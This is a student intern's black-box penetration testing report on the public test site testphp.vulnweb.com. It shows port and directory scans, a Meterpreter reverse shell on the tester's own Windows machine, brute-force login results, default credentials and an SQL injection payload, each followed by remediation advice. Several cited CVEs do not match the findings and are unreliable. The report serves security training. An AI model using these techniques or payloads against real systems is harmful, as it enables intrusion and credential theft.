

Black Box Penetration Testing Report

V1.0

For CyberStrive

Chetana College

Information Technology

Intern Duration: 2 weeks

March 03, 2025

By: Mayuresh Chaubal

## Report Details

Title	Black Box Penetration Testing Report
Version	V1.0
Author	Mayuresh Chaubal
Tester(s)	Mayuresh Chaubal
Classification	Open Source

## Version Control

Version	Date	Author	Description
V1.0	03/03/2025	Mayuresh Chaubal	Final Draft

## **Table of Contents:**

Contents.....	3
1. Executive Summary.....	5
1.1 Scope of Work.....	5
1.2 Project Obejectives.....	5
1.3 Assumption.....	5
1.4 Timeline.....	5
2. Methodology.....	6
2.1 Planning.....	6
2.2 Exploitation.....	7
3. Detail Findings.....	7
4. References.....	15

## List of Illustrations

### List of Tables

Table 1 Penetration Testing Time Line .....	5
---	---

### List of Figures

Figure 1 Penetration Testing Methodology .....	5
Figure 2 Nmap – Open Ports .....	6
Figure 3 Directory brute force using dirb.....	9
Figure 4 Reverse shell connection .....	10
Figure 5 Data Manipulation .....	10
Figure 6 Windows(Data Visibility) .....	10
Figure 7 Wireshark Packet Analysis.....	12
Figure 8 Username Brute Force using Intruder.....	13
Figure 9 Password Brute Force using Intruder.....	13
Figure 10 Default credentials “test” in repeater.....	13
Figure 11 SQLi tested with repeater.....	14

## Executive Summary

This document details the security assessment of Vulnweb. The purpose of the assessment was to identify the vulnerabilities and review the security posture of Vulnweb Internet infrastructure, as well, as to identify potential in its Internet infrastructure.

### 1.1 Scope of Work

This security assessment covers the remote penetration testing of an accessible Vulnweb Web Application. The assessment was carried out from a black box perspective, with the only supplied information was the domain name of the web application. No other information was assumed at the start of the assessment.

### 1.2 Project Objectives

This security assessment is carried out to gauge the security posture of Vulnweb, to find all the open ports, directories present in the website, making a reverse shell connection, capture any request from the login page and get credentials. The vulnerabilities are assigned a risk rating based on threat, vulnerability and impact.

### 1.3 Assumption

While writing the report, it was assumed that <http://testphp.vulnweb.com> is considered open to public. No other information was assumed.


### 1.4 Timeline

The timeline of the test is as below:

Penetration Testing	Start Date/Time	End Date/Time
Pen test 1	1/03/2025	01/03/2025

Table 1 Penetration Testing Time Line

## 2. Methodology



### 2.1 Planning

During planning the information was gathered through public sources to learn about target:

- Technical Infrastructure
- Common Vulnerabilities and Exposures

Then, the running services and its versions were determined and detected.

## 2.2 Exploitation

Utilizing the information gathered in Planning, started to find the vulnerability for every service that we discovered after that trying to exploit it.

## 3. Detail Findings

### 1. Open Port 80 (http)

Figure 2 Nmap – Open Ports



```
(kali㉿kali)-[~]  
$ nmap -Pn testphp.vulnweb.com  
  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-26 11:10 EST  
Nmap scan report for testphp.vulnweb.com (44.228.249.3)  
Host is up (0.27s latency).  
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com  
Not shown: 999 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
80/tcp    open  http
```

**CVE:** CVE-2019-6579

### Description

An attacker with network access to the web server on port 80/TCP or 443/TCP could execute system commands with administrative privileges. The security vulnerability could be exploited by an unauthenticated attacker with network access to the affected service. No user interaction is required to exploit this security vulnerability. Successful exploitation of the security vulnerability compromises confidentiality, integrity or availability of the targeted system.

### Recommendations

1. Set up a firewall to monitor, control, and log all incoming and outgoing traffic.
2. Switch to HTTPS (operates on port 443 and uses SSL/TLS for encryption).
3. Use IDS to detect suspicious activities or violations.
4. Keep your server software up to date.

## 2. Brute forcing the website to find the directories present in the website

```
GENERATED WORDS: 4612

— Scanning URL: http://testphp.vulnweb.com/ —
=> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
=> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
=> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)
=> DIRECTORY: http://testphp.vulnweb.com/pictures/
=> DIRECTORY: http://testphp.vulnweb.com/secured/
=> DIRECTORY: http://testphp.vulnweb.com/vendor/
```

Figure 3 Directory brute force using dirb

### CVE: CVE-2020-17519

#### Description

A change introduced in Apache Flink 1.11.0 (and released in 1.11.1 and 1.11.2 as well) allows attackers to read any file on the local filesystem of the JobManager through the REST interface of the JobManager process. Access is restricted to files accessible by the JobManager process. All users should upgrade to Flink 1.11.3 or 1.12.0 if their Flink instance(s) are exposed. The issue was fixed in commit b561010b0ee741543c3953306037f00d7a9f0801 from apache/flink:master.

#### Recommendations

1. Use rate limiting and IP blocking to detect and restrict excessive requests from the same source.
2. Implement CAPTCHAs after multiple failed access attempts to disrupt automated attacks.
3. Configure a robots.txt file to hide sensitive directories, but do not rely on it for security.
4. Use proper authentication and authorization, restricting access to sensitive directories with strong credentials.
5. Implement intrusion detection systems (IDS) to monitor unusual directory access patterns.
6. Obfuscate or randomize directory names to make guessing paths more difficult.



### 3. Reverse shell connection from a Windows 10 machine

Figure 4 Reverse shell connection

```
[*] Started reverse TCP handler on 192.168.1.12:5555
[*] Sending stage (176198 bytes) to 192.168.1.13
[*] Meterpreter session 1 opened (192.168.1.12:5555 → 192.168.1.13:50571) at 2025-02-28 22:55:30 -0500

meterpreter > shell
Process 1032 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\mayur\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 44C7-BAE4

Directory of C:\Users\mayur\Downloads

01-03-2025  09:03    <DIR>          .
01-03-2025  09:03    <DIR>          ..
28-02-2025  13:24      293,360,648  metasploit-latest-windows-x64-installer.exe
28-02-2025  12:50      357,408,768  metasploitframework-latest.msi
28-02-2025  13:16       173,778    msf.log
01-03-2025  09:03       73,802     reverse_tcp.exe
               4 File(s)      651,016,996 bytes
               2 Dir(s)    47,282,802,688 bytes free

C:\Users\mayur\Downloads>mkdir MAYURESH_IS_HERE
mkdir MAYURESH_IS_HERE

C:\Users\mayur\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 44C7-BAE4

Directory of C:\Users\mayur\Downloads

01-03-2025  09:26    <DIR>          .
01-03-2025  09:26    <DIR>          ..
01-03-2025  09:26    <DIR>          MAYURESH_IS_HERE
```

Figure 5 Data Manipulation



View Application Tools			
cal Disk (C:) > Users > mayur > Downloads >			
Name		Date modified	Type Size
Today (2)			
 reverse_tcp		01-03-2025 09:03	Application 73 K
 MAYURESH_IS_HERE		01-03-2025 09:26	File folder

Figure 6 Windows(Data Visibility)

## **CVE: CVE-2020-0796**

### **Description**


A remote code execution vulnerability exists in the way that the Microsoft Server Message Block 3.1.1 (SMBv3) protocol handles certain requests, aka 'Windows SMBv3 Client/Server Remote Code Execution Vulnerability'.

### **Recommendations**

1. Apply patches to critical and high-severity vulnerabilities as soon as possible.
2. Block SMB ports from the internet.
3. Disable SMBv3 compression on your systems.
4. Block inbound and outbound SMB traffic.
5. Implement segmentation by blocking 445 ports on irrelevant assets.
6. Regularly audit your perimeter firewalls, networks, and endpoints.

#### 4. Capture the flag using wireshark.

Figure 7 Wireshark Packet Analysis



	<udef>	Item	
(fffe,e000)			
(0008,0000)	0	Modality	<Empty>
(0032,1070)	0	Requested Contrast Agent	<Empty>
(0040,0001)	0	Scheduled Station AE Title	<Empty>
(0040,0002)	8	Scheduled Procedure Step Start Date	20200909
(0040,0003)	0	Scheduled Procedure Step Start Time	<Empty>
(0040,0006)	0	Scheduled Performing Physician's Name	<Empty>
(0040,0007)	0	Scheduled Procedure Step Description	<Empty>
(0040,0008)	0	Scheduled Protocol Code Sequence	<Empty>
(0040,0009)	0	Scheduled Procedure Step ID	<Empty>
(0040,000b)	0	Scheduled Performing Physician Identification	<Empty>
(0040,0010)	36	Scheduled Station Name	flag{MissingTransportLayerSecurity}
(0040,0011)	0	Scheduled Procedure Step Location	<Empty>
(0040,0012)	0	Pre-Medication	<Empty>
(0040,0020)	0	Scheduled Procedure Step Status	<Empty>
(0040,0400)	0	Comments on the Scheduled Procedure Step	<Empty>
(fffe,e00d)	0	Item Delimitation Item	

**FLAG:** flag{MissingTransportLayerSecurity}

**CVE:** CVE-2023-4420

### Description

A remote unprivileged attacker can intercept the communication via e.g. Man-In-The-Middle, due to the absence of Transport Layer Security (TLS) in the SICK LMS5xx. This lack of encryption in the communication channel can lead to the unauthorized disclosure of sensitive information. The attacker can exploit this weakness to eavesdrop on the communication between the LMS5xx and the Client, and potentially manipulate the data being transmitted.

### Recommendation

1. Use TLS 1.3 or at least TLS 1.2, disabling older versions like TLS 1.1, TLS 1.0, and SSL.
2. Configure strong cipher suites like AES-GCM or ChaCha20, avoiding weak ones like RC4 or 3DES.
3. Implement Perfect Forward Secrecy (PFS) using ECDHE or DHE key exchange.
4. Enforce HTTP Strict Transport Security (HSTS) to prevent protocol downgrade attacks.
5. Use at least a 2048-bit RSA or ECC certificate compatible with TLS 1.3.
6. Disable TLS compression to prevent CRIME attacks.

5. Capture any request of login page using intruder, repeater, brute force.

Results	Positions						
▼ Intruder attack results filter: Showing all items							
Request	Payload	Status code ^	Response received	Error	Timeout	Length	Comment
13	hyperuser:aHlwZXJc2Vy	200	254			391	
14	Hyperuser:SHlwZXJc2Vy	200	262			391	
43	P.Ugk=	200	256			391	
0		302	258			258	
1	root:cm9vdA==	302	258			258	
2	Root:Um9vdA==	302	259			258	
3	administrator:YWRtaWSp3RyYXRvcg==	302	259			258	
4	Administrator:QWRtaWSp3RyYXRvcg==	302	256			258	
5	privileged:chJpdmlkZWZlZA==	302	261			258	
6	Privileged:Uk1pdmlkZWZlZA==	302	256			258	
7	superuser:c3VwZXJc2Vy	302	258			258	
8	Superuser:U3VwZXJc2Vy	302	265			258	
9	SuperUser:U3VwZXJc2Vy	302	255			258	
10	megauser:blWVhYXZlZXI=	302	264			258	
	Megauser:blWVhYXZlZXI=	302	265			258	

### Figure 8 Username Brute Force using Intruder

3. Intruder attack of http://testphp.vulnweb.com

Attack

Save

Results							
Positions							
Intruder attack results filter: Showing all items							
Request	Payload	Status code ^	Response received	Error	Timeout	Length	Comment
20	111111	200	254			391	
46	love	200	262			391	
79	corvette	200	263			391	
92	patrick	200	266			391	
103	matrix	200	263			391	
124	horny	200	257			391	
144	ferrari	200	264			391	
0		302	268			258	
1	password	302	264			258	
2	123456	302	259			258	
3	12345678	302	269			258	
4	1234	302	266			258	

### Figure 9 Password Brute Force using Intruder

The image shows a web browser's developer tools with the Request and Response tabs open. The Request tab displays a POST request to /userinfo.php with various headers and a body containing 'uname=test&pass=test'. The Response tab displays an HTTP 200 OK response with headers and an HTML body. A red circle highlights the 'Set-Cookie' header in the Response, which contains 'ln=test%2Ftest'.

Figure 10 Default credentials “test” in repeater

The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab is active, showing the raw HTTP request. The 'Response' tab is also visible, showing the raw HTTP response. A red circle highlights the 'uname' parameter in the request body, which is 'uname=\*27\*OR+1\*3D1--&pass=\*27\*OR+1\*3D1--'.

Figure 11 SQLi tested with repeater

**CVE:** CVE-2024-37896

## **Description**

Gin-vue-admin is a backstage management system based on vue and gin. Gin-vue-admin <= v2.6.5 has SQL injection vulnerability. The SQL injection vulnerabilities occur when a web application allows users to input data into SQL queries without sufficiently validating or sanitizing the input. Failing to properly enforce restrictions on user input could mean that even a basic form input field can be used to inject arbitrary and potentially dangerous SQL commands. This could lead to unauthorized access to the database, data leakage, data manipulation, or even complete compromise of the database server. This vulnerability has been addressed in commit `53d033821` which has been included in release version 2.6.6. Users are advised to upgrade. There are no known workarounds for this vulnerability.

## **Recommendations**

1. Use prepared statements with parameterized queries to prevent direct SQL injection.
2. Sanitize and validate user input to allow only expected data formats.
3. Implement least privilege access for database accounts, restricting permissions.
4. Use web application firewalls (WAFs) to detect and block SQL injection attempts.
5. Regularly update and patch databases and applications to fix known vulnerabilities.
6. Monitor and log database queries to detect suspicious activities.

## 6. XSS(additional)




Figure 11 XSS on web app

**CVE:** CVE-2023-30777

### Description

Unauth. Reflected Cross-Site Scripting (XSS) vulnerability in WP Engine Advanced Custom Fields Pro, WP Engine Advanced Custom Fields plugins <= 6.1.5 versions.

### Recommendations

1. Escape user input before rendering it in HTML, JavaScript, or attributes.
2. Use Content Security Policy (CSP) to restrict script execution from unauthorized sources.
3. Sanitize and validate input to remove or encode potentially harmful scripts.
4. Enable HTTP-only and Secure flags on cookies to prevent access via JavaScript.
5. Avoid inline JavaScript and event handlers; use external scripts instead.
6. Use modern frameworks that auto-escape output, like React or Angular.

## 4. References

1. <https://nvd.nist.gov/vuln>
2. <https://www.sans.org/white-papers/33343/>
3. <https://www.cisa.gov/>
4. <https://www.cyber.gov.au/>
5. <https://www.microsoft.com/en-us/security/blog/>